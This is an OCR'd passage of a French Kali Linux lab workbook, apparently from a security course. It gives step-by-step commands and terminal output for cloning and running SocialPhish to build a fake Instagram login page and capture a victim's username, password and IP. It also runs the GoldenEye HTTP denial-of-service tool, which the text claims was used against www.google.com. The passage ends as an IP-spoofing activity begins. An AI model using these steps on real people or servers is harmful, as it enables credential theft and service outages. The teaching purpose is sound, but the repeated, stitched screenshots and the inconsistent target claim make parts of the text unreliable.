
```
cd Socialphish
```



A terminal window titled "root@kali: ~/Desktop/Socialphish". The window has standard Linux window controls (minimize, maximize, close). The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal prompt is "root@kali:~#". The user has run the command "cd Socialphish" and is now in the directory. The terminal shows the following output:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Socialphish
root@kali:~/Desktop#
root@kali:~/Desktop# cd Socialphish
root@kali:~/Desktop/Socialphish#
```

```
git clone https://github.com/xHak9x/SocialPhish.git
```



A terminal window titled "root@kali: ~/Desktop/Socialphish". The window has standard Linux window controls (minimize, maximize, close). The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal prompt is "root@kali:~#". The user has run the command "git clone https://github.com/xHak9x/SocialPhish.git" and is now in the directory. The terminal shows the following output:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir Socialphish
root@kali:~/Desktop#
root@kali:~/Desktop# cd Socialphish
root@kali:~/Desktop/Socialphish# git clone https://github.com/xHak9x/SocialPhish
Cloning into 'SocialPhish' ...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 61.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
root@kali:~/Desktop/Socialphish#
```

Activité 4


TP Socialphish- dans Kali Linux

Etape : installation de Socialphish?

Lister le contenu de l'outil qui a été téléchargé, utilisez la commande suivante


Vous pouvez vous déplacer dans le répertoire créé. Utilisez la commande suivante :

```
ls
```



```
root@kali: ~/Desktop/Socialphish
File Actions Edit View Help
root@kali:~/Desktop# mkdir Socialphish
root@kali:~/Desktop#
root@kali:~/Desktop# cd Socialphish
root@kali:~/Desktop/Socialphish# git clone https://github.com/xHak9x/SocialPhish
Cloning into 'SocialPhish' ...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 61.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
root@kali:~/Desktop/Socialphish# ls
SocialPhish
root@kali:~/Desktop/Socialphish#
```

```
cd SocialPhish
```



```
root@kali: ~/Desktop/SocialPhish
File Actions Edit View Help
root@kali:~/Desktop#
root@kali:~/Desktop# cd SocialPhish
root@kali:~/Desktop/SocialPhish# git clone https://github.com/xHak9x/SocialPhish
Cloning into 'SocialPhish' ...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 61.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
root@kali:~/Desktop/Socialphish# ls
SocialPhish
root@kali:~/Desktop/Socialphish# cd SocialPhish
root@kali:~/Desktop/Socialphish/SocialPhish#
```

Activité 4

TP Socialphish- dans Kali Linux



Etape : installation de Socialphish?

Pour afficher le contenu de ce répertoire, utilisez la commande suivante.

Maintenant vous donnez la permission à l'outil en utilisant la commande suivante.

```
ls
```

```
root@kali: ~/Desktop/Socialphish/SocialPhish
```

```
File Actions Edit View Help
```

```
root@kali:~/Desktop/Socialphish# git clone https://github.com/xHak9x/SocialPhish
Cloning into 'SocialPhish' ...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 61.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
root@kali:~/Desktop/Socialphish# ls
SocialPhish
root@kali:~/Desktop/Socialphish# cd SocialPhish
root@kali:~/Desktop/Socialphish/SocialPhish# ls
LICENSE README.md sites socialphish.sh
root@kali:~/Desktop/Socialphish/SocialPhish#
```

```
chmod +x socialphish.sh
```

```
root@kali: ~/Desktop/Socialphish/SocialPhish
```

```
File Actions Edit View Help
```

```
root@kali:~/Desktop#
root@kali:~/Desktop# cd Socialphish
root@kali:~/Desktop/Socialphish# git clone https://github.com/xHak9x/SocialPhish
Cloning into 'SocialPhish' ...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 61.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
root@kali:~/Desktop/Socialphish# ls
SocialPhish
root@kali:~/Desktop/Socialphish# cd SocialPhish
root@kali:~/Desktop/Socialphish/SocialPhish#
```

Activité 4

TP Socialphish- dans Kali Linux



Etape : Exécution de Socialphish

Vous pouvez maintenant lancer l'outil en utilisant la commande suivante. Cette commande ouvrira le menu de l'outil.

```
./socialphish.sh
```

```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help
root@kali:~/Desktop/Socialphish/SocialPhish# ./socialphish.sh
.....
.... Phishing Tool coded by: @Hak9 .....
```

```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help
..... Phishing Tool coded by: @Hak9 .....
[01] Instagram      [17] IGFollowers    [33] Custom
[02] Facebook       [18] eBay           [19] Pinterest
[03] Snapchat        [20] CryptoCurrency
[04] Twitter          [21] Verizon
[05] Github            [22] DropBox
[06] Google             [23] Adobe ID
[07] Spotify           [24] Shopify
[08] Netflix            [25] Messenger
[09] PayPal             [26] GitLab
[10] Origin             [27] Twitch
[11] Steam               [28] MySpace
[12] Yahoo                [29] Badoo
[13] LinkedIn
```

Activité 4

TP Socialphish- dans Kali Linux

Etape : Choix de l'interface de phishing Instagram

Maintenant vous pouvez choisir le numéro de l'outil pour créer la page de phishing. Pour Instagram alors choisissez l'option 1.

Vous pouvez choisir de la même manière les 33 sites Web de l'outil.

```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help
..... Phishing Tool coded by: @Hak9 .....
[01] Instagram      [17] IGFollowers    [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat        [19] Pinterest
[04] Twitter          [20] CryptoCurrency
[05] Github            [21] Verizon
[06] Google            [22] DropBox
[07] Spotify           [23] Adobe ID
[08] Netflix           [24] Shopify
[09] PayPal            [25] Messenger
[10] Origin            [26] GitLab
[11] Steam             [27] Twitch
[12] Yahoo              [28] MySpace
[13] Linkedin          [29] Badoo
```

```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help
[*] Choose an option: 1
[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok
[*] Choose a Port Forwarding option: 02
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target: https://a6f3dff9ed2d.ngrok.io
[*] Or using tinyurl: https://tinyurl.com/yec33ta5
```

Activité 4

TP Socialphish- dans Kali Linux




Etape : Génération du lien de phishing Instagram

Le lien a été généré par l'outil pour la page web de phishing Instagram. Envoyez ce lien à la victime. Une fois qu'elle aura ouvert le lien, elle obtiendra une page web originale d'Instagram et une fois qu'elle aura rempli les détails dans la page web. Elle sera mise en évidence dans le terminal Socialphish.

```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help

[*] Choose an option: 1
[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 02
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target: https://a6f3dff9ed2d.ngrok.io
[*] Or using tinyurl: https://tinyurl.com/yec33ta5
```



Activité 4

TP Socialphish- dans Kali Linux

Etape : Récupération du login et mot de passe Instagram

Vous pouvez voir ici que nous avons rempli le formulaire de connexion, avec le nom d'utilisateur comme 'geeky' et le mot de passe comme 'geekygeeky' maintenant une fois que la victime clique sur 'Login', tous les détails seront affichés dans le terminal Socialphish.

The image shows a split-screen view. On the left, a web browser displays the Instagram login page. The username field contains 'geeky' and the password field contains 'geekygeeky'. A red box highlights these two fields. A red arrow points from this box to the terminal window on the right. On the right, a terminal window titled 'root@kali: ~/Desktop/SocialPhish' shows the following output:

```
[*] Waiting victim open the link ...
[*] IP Found!
[*] Victim IP: 139.167.213.173
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
[*] Saved: instagram/saved.ip.txt

[*] Waiting credentials ...
[*] Credentials Found!
[*] Account: geeky
[*] Password: geekygeeky
[*] Saved: sites/instagram/saved.usernames.txt
root@kali:~/Desktop/SocialPhish#
```

ACTIVITÉ 5

Outil Goldeneye DDos dans Kali Linux



Compétences visées :


- Utiliser des outils avancés pour lancer des attaques de DDoS.

Recommandations clés :

- Maitriser le principe de l'attaque DDoS



2 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de GoldenEYE sur Kali

Pour l'apprenant

- Il est recommandé de maîtriser le principe de DDoS
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- VirtualBox déjà installée.
- Une machine Virtuelle Kali déjà installée.

Critères de réussite :

- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Etape : C'est Goldeneye?

Goldeneye est un outil gratuit et open source disponible sur GitHub. C'est un Framework écrit en .NET Core. Elle fournit de nombreuses classes de base et extensions à utiliser pour réaliser une attaque par déni de service.

Goldeneye permet à une seule machine de mettre hors service le serveur Web d'une autre machine en utilisant un trafic HTTP parfaitement légitime.

Il établit une connexion TCP complète et ne requiert ensuite que quelques centaines de requêtes à long terme et à intervalles réguliers. L'outil donc n'a pas besoin d'utiliser beaucoup de trafic pour épuiser les connexions disponibles d'un serveur.



Activité 5

TP Outil Goldeneye DDos dans Kali Linux



Etape : Installation de Goldeneye

Ouvrez votre Kali Linux puis ouvrez votre Terminal et utilisez les commandes suivantes pour installer l'outil.

```
git clone https://github.com/jseidl/GoldenEye.git
```

```
cd Goldeneye  
ls
```

Lancez l'outil par cette commande :

```
./goldeneye.py
```

```
root@kali: ~/GoldenEye
File Actions Edit View Help
root@kali:~# git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye' ...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 0 (delta 0), pack-reused 9
Receiving objects: 100% (102/102), 121.60 KiB | 601.00 KiB/s,
done.
Resolving deltas: 100% (36/36), done.
root@kali:~# cd GoldenEye
root@kali:~/GoldenEye# ls
goldeneye.py README.md res util
root@kali:~/GoldenEye# ./goldeneye.py
Please supply at least the URL
```

Activité 5

TP Outil Goldeneye DDos dans Kali Linux



Etape : Utilisez l'outil GoldenEye

L'outil fonctionne avec succès et a commencé à attaquer le domaine www.google.com. Cet outil est utile pour les chercheurs en sécurité.

```
sudo ./goldeneye.py http://192.168.0.233:80/ -s 10 -m random
```

root@kali: ~/GoldenEye

```
File Actions Edit View Help
-d, --debug          Enable Debug Mode [more verbose
output]             (default: False)
-h, --help           Shows this help

-----
root@kali:~/GoldenEye# ./goldeneye.py http://192.168.0.233:80/ -
s 10 -m random

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'random' with 10 workers running 10 co
nnections each. Hit CTRL+C to cancel.
```

```
sudo ./goldeneye.py -h
```

root@kali: ~/GoldenEye

```
File Actions Edit View Help
root@kali:~/GoldenEye# sudo ./goldeneye.py -h
-----
-----
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
USAGE: ./goldeneye.py <url> [OPTIONS]
OPTIONS:
  Flag                Description
  default             -u, --useragents   File with user-agents to use  (
                               default: randomly generated)
```

Activité 5

TP Outil Goldeneye DDos dans Kali Linux



Etape : Utilisez l'outil GoldenEye et wireshark

L'outil fonctionne avec succès et a commencé à attaquer le domaine et le Wireshark capture les paquets.

```
sudo ./goldeneye.py http://192.168.0.233:80/ -s 10 -m random
```

```
root@kali: ~/GoldenEye
File Actions Edit View Help
-d, --debug          Enable Debug Mode [more verbose
output]
-h, --help           Shows this help
-----
root@kali:~/GoldenEye# ./goldeneye.py http://192.168.0.233:80/ -
s 10 -m random
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'random' with 10 workers running 10 co
nnections each. Hit CTRL+C to cancel.
```

Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
234	70.711655694	104.26.14.99	10.0.2.15	TCP	60	443 →
235	70.711707615	10.0.2.15	104.26.14.99	TCP	54	45564
236	78.404229803	10.0.2.15	192.168.43.1	DNS	81	Standar
237	78.404272194	10.0.2.15	192.168.43.1	DNS	81	Standar
238	78.408988161	192.168.43.1	10.0.2.15	DNS	109	Standar
239	78.494241834	192.168.43.1	10.0.2.15	DNS	97	Standar
240	78.497195453	10.0.2.15	208.67.222.222	DNS	99	Standar
241	78.568316365	208.67.222.222	10.0.2.15	DNS	103	Standar
242	115.683128574	10.0.2.15	192.168.43.1	DNS	81	Standar
243	115.683168048	10.0.2.15	192.168.43.1	DNS	81	Standar
244	115.686337292	192.168.43.1	10.0.2.15	DNS	97	Standar
245	115.686867391	192.168.43.1	10.0.2.15	DNS	109	Standar
246	115.710176644	10.0.2.15	208.67.222.222	DNS	99	Standar
247	115.799878991	208.67.222.222	10.0.2.15	DNS	103	Standar
248	120.835469897	PcsCompu_59:fb:fa	RealtekU_12:35:02	ARP	42	Who ha
249	120.835748487	RealtekU_12:35:02	PcsCompu_59:fb:fa	ARP	60	10.0.2.

ACTIVITÉ 6

I'IP Spoofing avec windscribe ?



Compétences visées :


- Utiliser des outils avancés pour lancer des attaques de Spoofing.
- Mettre en place un VPN sous Linux

Recommandations clés :

- Maitriser le principe de l'attaque IP Spoofing
- Configurer un VPN



2 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de WinScribe sur Kali

Pour l'apprenant

- Il est recommandé de maîtriser le principe de IP Spoofing
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- VirtualBox déjà installée.
- Une machine Virtuelle Kali déjà installée.

Critères de réussite :

